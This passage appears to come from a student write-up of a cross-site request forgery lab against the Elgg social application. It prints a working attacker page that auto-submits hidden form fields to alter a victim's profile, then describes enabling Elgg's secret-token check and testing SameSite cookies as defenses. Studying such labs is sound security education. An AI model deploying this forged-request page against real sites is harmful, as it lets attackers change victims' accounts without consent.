    document.body.appendChild(p);

    // Submit the form
    p.submit();
}
```

8. Now we have saved the updated html file.



```
root@f7a230d9cf41:/var/www/attacker# cat editprofile.html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is Abdullah'>";
    fields += "<input type='hidden' name='description' value='Samy is Abdullah'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}
```

9. Now when Alice clicks on the edit profile on the malicious website, the description is successfully modified.




TASK 4: DEFENSE TASK


TASK 4: Enabling Elgg's Countermeasure

For defending such Cross Site Request Forgery Attacks, many applications use a secret token for their pages. These tokens assist users in understanding whether the tokens are same site or cross site request. So when such malicious sites try to access tokens, they do not receive the secret token. Hence, the attack is identified.


1. First, in the extracted lab folder, we will open the Csrf.php file given in the defense folder.
2. In this file, we will search for the validate function as the purpose of this defense is to enable this countermeasure for the secret token.
3. Comment the return statement in this validate function.



4. Now, we will login as Alice and edit the profile for removing the description that was forcefully added by Samy in the previous task.




5. Now, even when Alice will use the malicious website, the attacker will fail as this script will first validate this http request for the token. Hence, the edit profile or the add friend will not work on the malicious site now.




TASK 5: Experimenting with the SameSite Cookie Method

We are given another website www.example32.com in this lab. On this website, we will see two available links, one for same site and the other for cross site cookie requests. There are three types of cookies on this website: normal cookie, lax cookie, and strict cookie. These cookies can be tested for both same site and cross site on this website.

For link A, the cookies are tested for the same site. On this page, the above three mentioned types of cookies can be tested which will be identified for cross or same site.



For link B, the cookies are tested for the cross-sites. Similarly, the three types of requests are made to the server which will be identified using cookies for cross or same site.



However, in this case, strict cookies will not be sent as the server requests are from cross-site. Thus, cross-sites requests are not given the access to a website using these strict cookies. As a result, for the Elgg web application, the server must handle the cookies as strict for authorized access in order to prevent such malicious attacks which will deny the external requests to the server.